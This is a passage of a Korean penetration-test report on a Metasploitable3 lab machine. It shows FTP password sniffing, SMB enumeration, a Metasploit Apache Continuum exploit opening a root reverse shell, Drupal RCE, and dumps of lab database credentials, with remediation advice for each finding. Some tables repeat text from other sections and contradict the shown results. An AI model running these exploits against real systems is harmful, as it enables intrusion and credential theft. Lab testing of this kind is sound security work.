Windows 환경에서는 파일 속성(Hidden Attribute), 문서 포맷(OOXML, PDF), 멀티미디어 포맷(WAV), 데이터베이스(MySQL), 실행파일(PE), 웹 콘텐츠(HTML) 등 운영체제 전반에 걸쳐 다양한 은닉 기법이 활용되었다. 특히 King of Clubs(K♣), Queen of Hearts(Q♥), Joker 사례에서는 단순 파일 탐색만으로는

데이터를 확인할 수 없었으며, 언패킹, 복호화, 로그 분석 및 데이터 복구 과정을 수행해야 최종 정보를 획득할 수 있었다. 이를 통해 공격자는 정상 파일 구조를 악용하여 데이터를 은닉할 수 있으며, 보안 점검 시 파일 위치뿐 아니라 내부 구조와 데이터 저장 방식까지 함께 분석해야 함을 확인하였다.

5. Ubuntu Linux(10.0.0.51) 취약점 진단 및 대응방안

5.1. 진단 개요

대상 시스템은 Metasploitable3 Ubuntu 14.04 환경으로, 웹 서비스(Apache, Drupal), 데이터베이스(MySQL), 파일 공유(SMB), 원격 접속(SSH) 등 다양한 서비스가 운영되고 있었다. 본 진단에서는 OpenVAS 및 Nessus 를 이용하여 공개된 취약점을 식별하고, Nmap 을 통해 실제 서비스 및 포트 상태를 검증하였다.
진단 결과 FTP, SMB, CUPS, Apache Continuum, Drupal, MySQL 등의 서비스에서 정보 노출 및 취약한 설정이 확인되었으며, 일부 서비스는 공개된 취약점을 이용한 침투가 가능한 상태였다. 또한 확보한 계정 정보를 기반으로 SSH 원격 접속 및 관리자 권한 획득이 가능함을 확인하였다.
이후 시스템 내부 분석을 통해 주요 서비스 구조와 데이터 저장 위치를 확인하였으며, 웹 애플리케이션, 데이터베이스 및 로그 파일 분석을 통해 시스템 내부에 은닉된 Card(Flag)를 수집하였다.

5.2. 서비스별 상세 진단내용

5.2.1. FTP 서비스 – ProFTPD (21/TCP)

FTP 서비스 분석 결과 사용자 인증 과정에서 계정 정보가 평문으로 전송되는 것을 확인하였다. tshark 를 이용하여 FTP 통신을 모니터링한 결과 USER 및 PASS 명령어가 암호화되지 않은 상태로 노출되었으며, 네트워크 상에서 해당 정보를 쉽게 획득할 수 있음을 확인하였다.
이러한 취약점은 직접적인 시스템 장악으로 이어지지는 않지만, 탈취한 계정이 다른 서비스(SSH, 데이터베이스 등)에서도 재사용될 경우 계정 탈취 및 권한 상승 공격으로 연결될 가능성이 존재한다. 따라서 FTP 서비스 사용을 지양하거나 FTPS, SFTP 등 암호화 프로토콜 적용이 필요하다.

구분	상세내용
진단대상	ProFTPD Service (21/TCP)
식별 취약점	평문(Cleartext) 인증 정보 전송
공격 기법	[T1040] Network Sniffing
수행 내용	1. ftp 명령어를 이용한 FTP 서비스 접속 2. tshark를 이용한 FTP 트래픽 모니터링 3. 사용자 인증(USER/PASS) 수행 4. 패킷 분석을 통한 인증 정보 평문 노출 확인
수행 결과	USER 및 PASS 정보가 평문으로 전송됨을 확인 네트워크 구간에서 계정 정보 식별 가능함을 확인
진단 결론	FTP 서비스는 인증 정보가 암호화 없이 전송되어 네트워크 스니핑 공격에 취약하며, 계정 탈취 및 추가 공격의 발판으로 악용될 수 있다.
조치 방안	- FTP 대신 SFTP 또는 FTPS 적용 - 평문 인증 방식 사용 금지

	- 계정 재사용 방지 및 강력한 비밀번호 정책 적용 - 불필요한 FTP 서비스 비활성화

```
┌──(hye12㉿kali)-[~]
└─$ tshark -i eth0 -f "port 21"
Capturing on 'eth0'
    1 0.000000000    10.0.0.41 → 10.0.0.51    TCP 74 37934 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TSval=2434879377 TSecr=0
 WS=4
    2 0.000278205    10.0.0.51 → 10.0.0.41    TCP 74 21 → 37934 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=2219798
0 TSecr=2434879377 WS=128
    3 0.000313805    10.0.0.41 → 10.0.0.51    TCP 66 37934 → 21 [ACK] Seq=1 Ack=1 Win=129940 Len=0 TSval=2434879377 TSecr=22197980
    4 5.047645578    10.0.0.51 → 10.0.0.41    FTP 135 Response: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.0.51]
    5 5.047698379    10.0.0.41 → 10.0.0.51    TCP 66 37934 → 21 [ACK] Seq=1 Ack=70 Win=129872 Len=0 TSval=2434884424 TSecr=22199241
    6 8.499500894    10.0.0.41 → 10.0.0.51    FTP 80 Request: USER vagrant
    7 8.499952202    10.0.0.51 → 10.0.0.41    TCP 66 21 → 37934 [ACK] Seq=70 Ack=15 Win=29056 Len=0 TSval=22200105 TSecr=2434887876
    8 8.500662715    10.0.0.51 → 10.0.0.41    FTP 101 Response: 331 Password required for vagrant
    9 8.500690416    10.0.0.41 → 10.0.0.51    TCP 66 37934 → 21 [ACK] Seq=15 Ack=105 Win=129840 Len=0 TSval=2434887877 TSecr=22200105
   10 11.025645977    10.0.0.41 → 10.0.0.51    FTP 80 Request: PASS vagrant
   11 11.032983513    10.0.0.51 → 10.0.0.41    FTP 94 Response: 230 User vagrant logged in
   12 11.033010113    10.0.0.41 → 10.0.0.51    TCP 66 37934 → 21 [ACK] Seq=29 Ack=133 Win=129812 Len=0 TSval=2434890410 TSecr=22200738
   13 11.034370938    10.0.0.41 → 10.0.0.51    FTP 72 Request: SYST
```

5.2.2. Samba - SMB (445/TCP)

445/TCP 포트에서 동작 중인 Samba 서비스를 대상으로 공유 자원 분석을 수행하였다. 서비스 식별 이후 공유 자원 목록을 확인하였으며, 일부 공유 폴더에 접근하여 내부 파일 및 디렉터리 구조를 조사하였다.

이후 인증된 계정을 이용하여 공유 자원 목록 및 디렉터리 구조를 조사하였다. 분석 결과 직접적인 권한 획득 취약점은 확인되지 않았으나, 공유 자원을 통한 정보 수집이 가능하였으며 서비스 구조 파악에 활용할 수 있는 음을 확인하였다.

구분	상세내용
진단대상	Samba - SMB Service (445/TCP)
식별 취약점	공유 자원 노출 가능성 및 접근 권한 설정 검증
공격 기법	[T1046] Network Service Discovery [T1135] Network Share Discovery
수행 내용	1. smbclient를 이용해 SMB 서비스 및 공유 자원 조회 수행 2. 익명(Anonymous) 접근 세션 연결 가능 여부 확인 3. 공유 자원 목록 및 서비스 정보 수집 4. 공유 폴더 접근 가능 여부 및 권한 검증
수행 결과	익명 접속 시도 시 'NT_STATUS_ACCESS_DENIED' 오류가 발생하여 비인가 사용자의 접근이 차단됨을 확인하였다. 이후 인증된 계정을 이용하여 공유 자원 및 디렉터리 구조를 확인하였다..
진단 결론	실패] 공유 폴더 목록이 노출되는 정보 누출 취약점은 존재하나, 추가 접근 및 세부 열람은 제한되는 접근 통제(ACL) 적용으로 비인가 침투 불가
조치 방안	- 불필요한 공유 자원 제거 - 최소 권한 원칙에 따른 공유 권한 설정 - Guest 및 Anonymous 접근 차단 - 접근 가능한 공유 폴더에 대한 정기 점검 수행


```
┌──(hye12㉿kali)-[~]
└─$ smbclient -L //10.0.0.51 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        public          Disk      WWW
        IPC$            IPC       IPC Service (metasploitable3-ub1404 server (Samba,
Ubuntu))
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.0.0.51 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available

┌──(hye12㉿kali)-[~]
└─$ smbclient //10.0.0.42/public -N
do_connect: Connection to 10.0.0.42 failed (Error NT_STATUS_HOST_UNREACHABLE)
```


5.2.3. CUPS (Common UNIX Printing System) / IPP Service (631/TCP)

원격 관리 기능 활성화 상태와 상세 로그 열람 기능은 시스템 구조 파악 및 추가 공격 경로 탐색에 유용한 정보를 제공할 수 있으므로 접근 통제 정책 강화가 필요하다.

로그 분석 결과 접속 IP 주소, 요청 URL, 응답 코드(200, 403, 404) 등이 노출되고 있었으며, 이를 통해 웹 애플리케이션 구조 및 관리 페이지 경로를 식별할 수 있었다.

구분	상세내용
진단대상	CUPS (Common UNIX Printing System) / IPP Service (631/TCP)
식별 취약점	평문(Cleartext) 인증 정보 전송
공격 기법	[T1046] Network Service Discovery [T1592] Gather Victim Host Information
수행 내용	1. 웹 브라우저를 이용한 CUPS 관리 페이지 접근 2. 서비스 설정 정보 확인 3. Access Log 및 Error Log 열람 4. 서비스 구조 및 요청 이력 분석
수행 결과	원격 관리 기능(Allow remote administration)이 활성화된 것을 확인하였다. 또한 Access Log 및 Error Log를 통해 접속 IP, 요청 URL, 응답 코드(200, 403, 404) 등의 정보를 확인할 수 있었으며, 웹 서비스 구조 및 관리 페이지 경로를 파악할 수 있었다.
진단 결론	직접적인 원격 코드 실행 취약점은 확인되지 않았으나, 서비스 설정 정보와 로그 정보가 외부에 노출되어 공격자의 정찰 활동에 활용될 가능성이 존재한다.
조치 방안	- 관리 페이지 접근 대상 제한 - 원격 관리 기능 비활성화 또는 접근 통제 적용 - Access Log 및 Error Log 열람 권한 제한 - 서비스 버전 및 시스템 정보 노출 최소화





5.2.4. HTTP - Apache Continuum (8080/TCP)

Apache Continuum 서비스가 8080/TCP 포트에서 운영 중인 것을 확인하였다. 웹 인터페이스 접근을 통해 Apache Continuum 1.4.2 버전 정보를 식별하였으며, 서비스 구성 및 동작 상태를 확인하였다.

버전 정보 노출은 공격자가 공개 취약점 데이터베이스(CVE, Exploit-DB 등)를 활용하여 공격 가능성을 분석하는 데 활용될 수 있다. 비록 본 진단에서는 해당 서비스를 통한 직접적인 침투를 수행하지 않았으나, 서비스 및 버전 정보 노출 자체가 공격자의 정찰 활동에 활용될 수 있음을 확인하였다.

구분	상세내용
진단대상	Apache Continuum 1.4.2 (8080/TCP)
식별 취약점	Apache Continuum Command Execution
공격 기법	[T1046] Network Service Discovery [T1592] Gather Victim Host Information [T1190] Exploit Public-Facing Application
수행 내용	1. Apache Continuum 서비스 식별 2. 버전 정보 확인 3. Metasploit 모듈(apache_continuum_cmd_exec) 이용 4. Meterpreter Payload 전송 및 세션 확보

수행 결과	원격 관리 기능(Allow remote administration)이 활성화된 것을 확인하였다. 또한 Access Log 및 Error Log를 통해 접속 IP, 요청 URL, 응답 코드(200, 403, 404) 등의 정보를 확인할 수 있었으며, 웹 서비스 구조 및 관리 페이지 경로를 파악할 수 있었다.
진단 결론	직접적인 원격 코드 실행 취약점은 확인되지 않았으나, 서비스 설정 정보와 로그 정보가 외부에 노출되어 공격자의 정찰 활동에 활용될 가능성이 존재한다.
조치 방안	- 취약 버전 제거 및 주기적 최신 버전 업데이트 - 공개된 RCE 취약점 패치 적용 - 관리 페이지 접근 통제 강화 - 불필요한 서비스 비활성화

```
msf exploit(linux/http/apache_continuum_cmd_exec) > run
[*] Started reverse TCP handler on 10.0.0.41:4444
[*] Injecting CmdStager payload ...
[*] Sending stage (1062760 bytes) to 10.0.0.51
[*] Meterpreter session 1 opened (10.0.0.41:4444 → 10.0.0.51:52793) at 2026-05-30 21:01:47 +0900
[*] Command Stager progress - 100.00% done (763/763 bytes)

meterpreter > shell
Process 14303 created.
Channel 3 created.
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49
UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
pwd
/opt/apache_continuum/apache-continuum-1.4.2
exit
meterpreter > sysinfo
Computer     : 10.0.0.51
OS           : Ubuntu 14.04 (Linux 3.13.0-170-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root
```


5.2.5. HTTP 웹 서비스 (80/TCP)

Drupal 서비스는 OpenVAS 및 Nessus 진단 과정에서 원격 코드 실행 취약점이 확인된 서비스였다. 웹 애플리케이션 구조를 분석한 결과 Drupal 기반 CMS가 운영 중인 것을 확인하였으며, 공개된 취약점 정보를 기반으로 공격 가능성을 검토하였다.

이후 취약점 검증 과정에서 원격 명령 실행 환경을 확보하였으며, 웹 서버 계정(www-data) 권한으로 시스템 내부 정보 수집이 가능함을 확인하였다. 확보한 권한은 이후 Payroll 서비스 분석 및 데이터베이스 접근 과정에 활용되었다.

구분	상세내용
진단대상	Drupal 7 CMS (80/TCP)
식별 취약점	Drupal Coder Module RCE (CVE-2016-6211)
공격 기법	[T1595] Active Scanning → [T1190] Exploit Public-Facing Application
수행 내용	1. 디렉터리 리스닝 취약점을 활용한 Drupal 서비스 식별 2. 취약점 정보 확인

	3. 원격 명령 실행 환경 확보
수행 결과	웹 서버 권한(www-data) 획득 및 시스템 내부 정보 수집 환경 확보
진단 결론	웹 애플리케이션 취약점을 이용하여 초기 접근 권한 확보에 성공하였으며, 이후 내부 정보 수집의 발판을 마련하였다.
조치 방안	- 주기적으로 최신 보안 패치 확인 및 적용 - 취약 모듈 및 미사용 모듈 제거 - 웹 애플리케이션 방화벽(WAF) 적용 - 디렉터리 리스팅 및 정보 노출 제한



5.2.6. 데이터베이스 서비스 분석 (3306/TCP)

웹 서비스를 통해 확보한 접근 권한을 바탕으로 데이터베이스 서비스에 대한 분석을 수행하였다. MySQL 데이터베이스 내 사용자 정보 및 서비스 관련 데이터를 조사하였으며, Payroll 데이터베이스에서 다수의 계정 정보를 확보하였다.

확보된 계정 정보는 서비스 간 계정 재사용 여부를 확인하는 데 활용하였으며, 이후 SSH 서비스 접근 가능성을 검증하는 데 사용하였다.

구분	상세내용
진단대상	MySQL Database / Payroll Service (3306/TCP)
식별 취약점	계정 정보 노출 및 평문 저장과 같은 취약한 패스워드 정책
공격 기법	[T1552] Unsecured Credentials → [T1005] Data from Local System
수행 내용	1. Payroll 데이터베이스 접근 및 서비스 점검 2. 사용자 계정 정보 조회 과정에서 하드코딩된 계정 정보 확보 3. 확보한 최고 권한 계정으로 접속 및 데이터 탈취
수행 결과	설정파일에 평문으로 저장되어있는 최고권한 계정확인 이후 DB 접속해 다수의 사용자 계정 및 패스워드 확보
진단 결론	외부 접속이 차단되어있어 네트워크 통제는 양호했으나, 애플리케이션 계층의 보안인식 부재한 취약점 확인되었다. 데이터베이스의 데이터를 완전 확보 후, 저장된 계정 정보를 통해 추가 접근 경로를 확보할 수 있었으며, 계정 재사용 위험성을 확인하였다.

조치 방안	- 데이터베이스 계정 최소 권한 적용 - 중요 정보 암호화 저장 - 외부 접근 제한 및 접근 제어 강화 - 기본 계정 및 취약 계정 제거

```
root@metasploitable3-ub1404:/var/www/html/phpmyadmin# tail -20 config.inc.php
/* Server: metasploitable [1] */
$i++;
$cfg['Servers'][$i]['verbose'] = 'metasploitable';
$cfg['Servers'][$i]['host'] = '127.0.0.1';
$cfg['Servers'][$i]['port'] = '';
$cfg['Servers'][$i]['socket'] = '';
$cfg['Servers'][$i]['connect_type'] = 'tcp';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = 'sploitme';
```

```
MySQL [drupal]> select name, pass, mail from users;
+----------------+-------------------------------------------------------------+-----------------------+
| name           | pass                                                        | mail                  |
+----------------+-------------------------------------------------------------+-----------------------+
|                |                                                             |                       |
| metasploitable | $S$CJIHJhMPBaUXD1eqgmvZEms1N0Ihj6DmJNbe/bldU7ySCk./QC/R | msfdev@metasploit.com |
+----------------+-------------------------------------------------------------+-----------------------+
```


```
MySQL [payroll]> select * from users;
+-------------------+------------+------------+-------------------------+--------+
| username          | first_name | last_name  | password                | salary |
+-------------------+------------+------------+-------------------------+--------+
| leia_organa       | Leia       | Organa     | help_me_obiwan          |   9560 |
| luke_skywalker    | Luke       | Skywalker  | like_my_father_beforeme |   1080 |
| han_solo          | Han        | Solo       | nerf_herder             |   1200 |
| artoo_detoo       | Artoo      | Detoo      | b00p_b33p               |  22222 |
| c_three_pio       | C          | Threepio   | Pr0t0c07                |   3200 |
| ben_kenobi        | Ben        | Kenobi     | thats_no_m00n           |  10000 |
| darth_vader       | Darth      | Vader      | Dark_syD3               |   6666 |
| anakin_skywalker  | Anakin     | Skywalker  | but_master:(            |   1025 |
| jarjar_binks      | Jar-Jar    | Binks      | mesah_p@ssw0rd          |   2048 |
| lando_calrissian  | Lando      | Calrissian | @dm1n1str8r             |  40000 |
| boba_fett         | Boba       | Fett       | mandalorian1            |  20000 |
| jabba_hutt        | Jaba       | Hutt       | my_kinda_skum           |  65000 |
| greedo            | Greedo     | Rodian     | hanSh0tF1rst            |  50000 |
| chewbacca         | Chewbacca  |            | rwaaaaawr8              |   4500 |
| kylo_ren          | Kylo       | Ren        | Daddy_Issues2           |   6667 |
+-------------------+------------+------------+-------------------------+--------+
```

5.2.7. IRC - Papa Smurf Chat Service (6697/TCP)

IRC 서비스 분석 과정에서 접속 이력 및 대화 내용이 신규 접속 사용자에게 노출되는 현상을 확인하였다. 서비스 접속 시 root, 1337, Papa Smurf 등 기존 접속 사용자 정보가 표시되었으며, 이를 통해 공격자는 실제 시스템 사용자명 또는 서비스 계정 정보를 추정할 수 있었다.

직접적인 권한 획득 취약점은 아니지만, 이러한 정보는 서비스 이용자 정보, 시스템 계정 정보 및 운영 관련 단서를 포함할 수 있어 공격자의 정찰 활동에 활용될 가능성이 존재한다. 따라서 채팅 기록 및 사용자 정보에 대한 접근 통제를 강화하고, 세션 종료 후 불필요한 정보가 노출되지 않도록 설정할 필요가 있다.

구분	상세내용
진단대상	Papa Smurf Chat Service (6697/TCP)
식별 취약점	IRC 서비스 접속 시 이전 사용자 접속 이력 노출 가능성
공격 기법	[T1083] File and Directory Discovery → [T1005] Data from Local System
수행 내용	1. 채팅 서비스 식별 2. 서비스 구조 및 응답 분석 3. 관련 파일 및 설정 정보 조사 4. 일치하는 실계정 확인 및 데이터 확보
수행 결과	서비스 내부에 저장된 데이터를 분석하여 추가 정보 수집에 성공하였으며, Card 획득과 연관된 단서를 확보하였다.
진단 결론	공개 서비스에 불필요한 정보가 포함될 경우 공격자에게 유용한 단서를 제공할 수 있으며, 서비스 데이터에 대한 접근 통제가 필요하다..
조치 방안	- 사용자 정보 및 채팅 로그 접근 통제 - 불필요한 서비스 정보 노출 차단 - 세션 종료 후 로그 및 캐시 관리 강화 - 서비스 이용자 인증 절차 강화




5.2.8. SSH – OpenSSH (22/TCP)

구분	상세내용
진단대상	OpenSSH 6.6.1p1 (22/TCP)
식별 취약점	취약한 계정 관리 및 과도한 sudo 권한 부여
공격 기법	[T1078] Valid Accounts
수행 내용	1. 확보한 계정 정보를 이용하여 SSH 접속 시도 2. vagrant 계정 로그인 성공
수행 결과	SSH 서비스 자체의 RCE 취약점은 확인되지 않았으나, 확보한 계정 정보를 통해 일부 사용자 계정으로 정상 로그인에 성공하였다. 이후 사용자 권한으로 시스템 내부 파일, 홈 디렉터리, 서비스 정보를 확인할 수 있었다.
진단 결론	SSH 서비스는 직접적인 취약점보다 유출 또는 재사용된 계정 정보가 주요 위험 요소로 확인되었다. 계정 정보가 노출될 경우 원격 접속을 통해 내부 시스템 접근이 가능하므로, 계정 관리와 비밀번호 정책 강화가 필요하다.
조치 방안	- SSH 키 기반 인증 적용 - 강력한 비밀번호 정책 적용 - 불필요한 계정 제거 - 관리자 권한 최소화

Payroll 데이터베이스에서 확보한 계정 정보를 기반으로 SSH 서비스 접근을 수행하였다. 계정별 로그인 가능 여부를 확인한 결과 일부 계정에서 정상적인 SSH 접속이 가능함을 확인하였다.

로그인 이후 사용자 홈 디렉터리, 서비스 설정 파일, 권한 정보를 조사하였으며, 추가적인 정보 수집 및 권한 상승 가능성을 확인하였다. 확보한 계정은 이후 시스템 내부 탐색 및 권한 상승 단계로 연결되었다




5.2.9. 권한상승

Payroll 데이터베이스 및 SSH 서비스 분석을 통해 확보한 계정 정보를 이용하여 시스템 내부 접근을 수행하였다. 로그인 이후 현재 사용자 권한, 그룹 정보 및 시스템 계정 현황을 조사하여 권한 상승 가능성을 분석하였다.

특히 sudo 권한 설정을 확인하는 과정에서 일반 사용자 계정에 과도한 권한이 부여되어 있음을 확인했다. 해당 설정은 일반 사용자 계정이 관리자 권한으로 전환될 수 있는 가능성을 제공하며, 공격자가 시스템 전체를 장악하는 발판이 될 수 있다.

따라서 권한 상승 단계에서는 단순한 계정 접근을 넘어 관리자 권한 획득 가능 여부를 확인하는 데 중점을 두고 시스템 권한 구조를 분석하였다.

구분	상세내용
진단대상	Linux Privilege Escalation
식별 취약점	과도한 sudo 권한 부여
공격 기법	[T1078] Valid Accounts [T1548] Abuse Elevation Control Mechanism
수행 내용	1. 관리자 권한 보유 여부 조사 2. sudo 명령을 이용한 권한 상승 시도 3. Root 권한 획득 여부 검증
수행 결과	일부 계정이 과도한 권한을 보유한 것과 일반 사용자 계정이 관리자 권한으로 전환될 수 있는 가능성을 확인 했다.
진단 결론	일반 사용자 계정에 과도한 권한이 부여되어 있어 관리자 권한 획득이 가능하였으며, 결과적으로 시스템 전체 장악이 가능한 상태임을 확인하였다.
조치 방안	- Root 직접 로그인 제한 - 최소 권한 원칙에 따른 sudo 권한 재설정 - 불필요한 관리자 권한 제거 - sudo 사용 이력 모니터링 및 정기 점검 수행



5.3. 서비스 종합 진단 및 보안대책

5.3.1. 종합진단 결과

대상 시스템에 대한 종합 진단 결과, 다수의 서비스에서 정보 노출, 취약한 설정 및 공개된 취약점이 확인되었다. 특히 Apache Continuum, Drupal, FTP, SMB, SSH 등의 서비스는 공격자가 시스템 내부 접근을 시도할 수 있는 주요 진입점으로 확인되었다.

또한 서비스별 취약점은 독립적으로 존재하는 것이 아니라 상호 연계될 수 있는 구조를 가지고 있었다. 공개된 취약점을 통한 초기 접근, 서비스 정보 수집, 계정 정보 확보 및 원격 접속으로 이어질 수 있는 공격 경로가 존재하였으며, 적절한 보안 조치가 적용되지 않을 경우 시스템 침해로 이어질 가능성이 있는 것으로 분석되었다.

5.3.2. 진단항목별 위험도 정리 및 상세내용

진단 항목	위험도	식별 내용
공개 취약점 관리	Critical	Apache Continuum 및 Drupal 서비스에서 공개된 취약점이 확인되었으며, 원격 코드 실행(RCE) 가능성이 존재함
인증 및 통신 보안	Critical	ProFTPD 서비스에서 인증 정보가 평문으로 전송되어 네트워크 구간에서 계정 정보 탈취 가능성이 존재함
계정 및 권한 관리	Critical	Payroll DB 및 서비스 분석을 통해 계정 정보 확보 가능성이 확인되었으며, sudo 권한이 부여된 계정을 통한 권한 상승 가능성이 존재함
정보 노출	High	서비스 버전, 디렉터리 구조, 사용자 정보 및 시스템 정보가 외부에 노출되어 공격자의 정보 수집 활동을 지원함
데이터 보호	High	데이터베이스 및 서비스 내 중요 정보가 적절한 보호 조치 없이 평문으로 설정파일에 하트코딩으로 저장되어 내부 침투 성공 시 정보 유출 가능성이 존재함
서비스 접근 통제	Medium	Samba 및 OpenSSH 서비스는 접근 통제가 적용되어 있었으나, 계정 정보 유출 시 추가 침투 경로로 활용될 수 있음

- **공개 취약점 관리 (Critical)**

